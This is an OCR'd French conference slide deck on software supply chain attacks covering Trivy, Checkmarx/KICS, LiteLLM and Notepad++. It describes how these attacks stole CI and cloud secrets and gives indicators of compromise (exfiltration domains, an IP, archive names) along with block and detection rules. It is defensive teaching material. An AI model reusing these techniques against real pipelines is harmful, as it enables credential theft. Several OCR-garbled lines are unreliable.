COMMENT SURVIVRE AUX SUPPLY CHAIN ATTACKS SANS FINIR EN DÉPENDANCE TOXIQUE

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

Who Am I ?

SÉBASTIEN

Gioria

Purple Team & DevSecOps

- Cybersecurity since 1997
- Forensics Expert (French Justice) since 2013
- Biking, cooking, chilling, coding...

COMMUNITY

- OWASP France Leader since 2006
- Cloud Security Alliance (CSA)

CONNECT

📧 seb+owasp@gioria.org
✉️ sebastien.gioria@owasp.org
𝕏 @SPoint
🦋 @spoint42
💻 GitHub: SPoint42
🌐 blog.gioria.org
🔗 linkedin.com/in/gioria

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

Agenda

- **Introduction : La Supply Chain**
- **Exemples Récents d'Attaques**
  - *Trivy · XZ Utils · Shai-Hulud*
- **Attaques sur les écosystèmes**
  - *NPM*
  - *Python*
  - *GitHub Actions*
- **Solutions**
  - *Techniques*
  - *Mesures Organisationnelles*
  - *Cad[illegible]mentaires*
- **La Boîte [illegible]OWASP**
  - *Démonstration*

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

🎪 Pourquoi cette présentation ?

Objectifs

1. **Comprendre** les mécanismes d'attaque réels
2. **Identifier** les vulnérabilités dans vos projets
3. **Mettre en place** des solutions concrètes


🎁 *Bonus*

- Checklist de sécurisation

🎯 Introduction : La Supply Chain, notre talon d'Achille

Le problème

- **En moyenne, 80% du code d'une application provient de dépendances externes**
- **Les attaques de supply chain ont augmenté de +742% entre 2019 et 2024** (Sonatype)
- **3 packages npm malveillants publiés par jour en moyenne** (Socket.dev)
- **Temps médian avant détection : 83 jours** (Veracode)
- **Chaque projet moderne dépend de centaines, voire milliers de packages**



(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

Quelques chiffres qui font peur

- **NPM** : 2.5 millions de packages
- **PyPI** : 500 000+ packages
- **Maven Central** : 12 millions d'artifacts

Le risque

> *Une seule dépendance compromise = toute votre chaîne de production exposée*

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

🏆 OWASP Top 10 2025 : Supply Chain au podium !

La montée en puissance

6 novembre 2024 : Publication de l'OWASP Top 10 2025

A03: Software Supply Chain Failures 🥉

- **2021** : A06 (Vulnerable & Outdated Components)
- **2025** : A03 (Software Supply Chain Failures) → **+3 places !**


Données analysées

- 📊 **2,8 millions d'applications** testées
- 🔬 **589 CWEs** cartographiées
- 📋 **175 000 enregistrements CVE** analysés
- 🏢 **12 organisations** contributrices

> 💡 *L'OWASP Top 10 combine données terrain ET préoccupations de la communauté*


(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

Trivy




BREAKING NEWS

Trivy



BREAKING NEWS

TeamPCP frappe Checkmarx & KICS — L'effet domino Supply Chain



4 jours, 3 victimes

PROBLEM


1 PAT = entrée Checkmarx

Confidt developer but buit their pipeline

Outil de sécurité = vecteur d'attaque

Extensions VSCode infectées (OpenVSX)

CHECKMARX GITHUB ACTIONS COMPROMISE — 23 MARS 2026




Panda hacker force-push script setup.sh malveillant sur tous les tags des deux actions

Force-push tags GitHub Actions

ast-github-action (force-push)

Siphone les secrets incluant les clés SSH, les identifiants Git, les tokens AWS/GCP/Azure, les configs K8s + Docker, les identifiants DB, identifiants VPN, CI/CD secrets .env, les portefeuilles crypto, les webhooks Slack/Discord

TeamPCP Cloud Stealer



Archives chiffrées (force-push)

Encrypted archives tpcp.tar.gz envoyées vers checkmarx[.]zone (IP: 83.142.209.11:443)

typosquat domaine fournisseur

typosquat C2 Exfiltration

Le développeur Panda voit s'envoler tous ses secrets

Identifiants CI/CD volés

Identifiants CI/CD volés

Trivy→Checkmarx→?

Effet domino de la chaîne d'approvisionnement

Effet domino supply chain

Dépôts "tpcp-docs" et "docs-tpcp" sont créés dans les organisations victimes

KEY ATTACK SCENARIOS

Le scan de sécurité KICS exécuté dans un pipeline vole précisément les secrets qu'il est censé protéger.

Scanner de sécurité = voleur

PAT volé via Trivy donne accès à cx-plugins-releases -> force-push sur Checkmarx -> nouveaux PAT volés -> accès à d'autres outils de sécurité

Escalade en cascade

Un développeur utilise l'extension VSCode cx-dev-assist entre 02:53 et 15:41 UTC le 23 mars - npx/bunx exécuté silencieusement vole ses identifiants locaux

IDE = surface d'attaque

DEFENSE

ÉPINGLER & ISOLER

checkmarx/kics-github-action @[SHA_COMPLET] vs. ~~@v2.x.x~~

Restreindre IMDSv2 depuis les conteneurs.

Chercher les dépôts "tpcp-docs" ou "docs-tpcp" dans son orga.


Rotation IMMÉDIATE de tous les secrets des runners CI.

DÉTECTER & BLOQUER

Bloquer checkmarx[.]zone (83.142.209.11).

Alerter sur curl vers domaines typosquat vendeurs.

Monitorer npx/bunx/pnpx depuis extensions VSCode.



Auditer logs CI pour tpcp.tar.gz.

Checkmarx/KICS Supply Chain — Mars 2026

©2026


LiteLLM

BREAKING NEWS

TeamPCP compromet LiteLLM – PyPI empoisonné via Trivy

PROBLÈME

CHRONOLOGIE DE L'ATTAQUE – 24 MARS 2026



SCÉNARIOS CLÉS

Entreprise : utilise LiteLLM comme proxy d'IA de production. Le service vole silencieusement toutes les clés d'API (OpenAI, Anthropic, Azure) via models.litellm[.]cloud

Proxy d'IA = exfiltration

Le développeur installe v1.82.8'. Chaque lancement de Python (pytest, django, scripts) exécute le payload en arrière-plan via le mécanisme .pth de site.py

1 installation = tout Python infecté


Kill switch intégré vérification de l'URL C2 pour 'youtube[.]com' et arrêt pour échapper aux sandboxes d'analyse

Kill switch pour échapper aux analyses

DÉFENSE

RÉPONSE IMMÉDIATE

- Rétrograder vers LiteLLM v1.82.6 ou antérieure
- Supprimer ~/.config/sysmon/sysmon.py + litellm_init.pth
- Désactiver le service systemd sysmon
- Analyser les clusters K8s pour les pods non autorisés



CONTRÔLES DE SÉCURITÉ

- Bloquer le trafic egress vers 'models.litellm[.]cloud' et 'checkmarx[.]zone'
- Rotation de TOUS les identifiants (clés d'API, cloud, K8s)
- Vérifier les pipelines de build CI/CD utilisant Trivy pendant la période de compromission

Attaqu… l'approvisionnement LiteLLM PyPI – Mars 2026

©2026

NotePadPlusPlus

BREAKING NEWS

Notepad++ : Incident Supply Chain

Quand un éditeur de texte devient un vecteur d'attaque

Pourquoi Notepad++ ?

- ✔ Open-source, ultra populaire
- ✔ Millions de développeurs & admins
- ✔ Présent sur machines critiques
- Mise à jour automatique = vecteur idéal

Chronologie

- Juin 2025 — Infra compromise
- Juin-Sept — Attaque silencieuse
- Déc 2025 — Divulgation sécurite (v8.8.9)

Détection

- ✘ Pas de monitoring interne
- ✔ Signal externe (divulgation sécurité)

La détection tardive est la norme Pas l'exception

Vecteur d'attaque

- ✘ Système de mise à jour
- ✘ Interception du trafic
- Redirection vers serveurs malveillants

User

→ Update Server ✘ = Mauve mdiveítant

6 MOIS SANS DÉTECTION

(moyenne supply chain : 83 jours)

Comment se protèger ?

Utilisateurs

- ✘ Pas de monitoring interne
- ✔ Signal externe (divulgation sécurité)

OWASP Top 10 2025

– A03 – Software Supply Chain Failures

- Provenance non vèrifiable
- Signal SSL/TLS
- Retéctions numèriques XMLDSig

Organisations

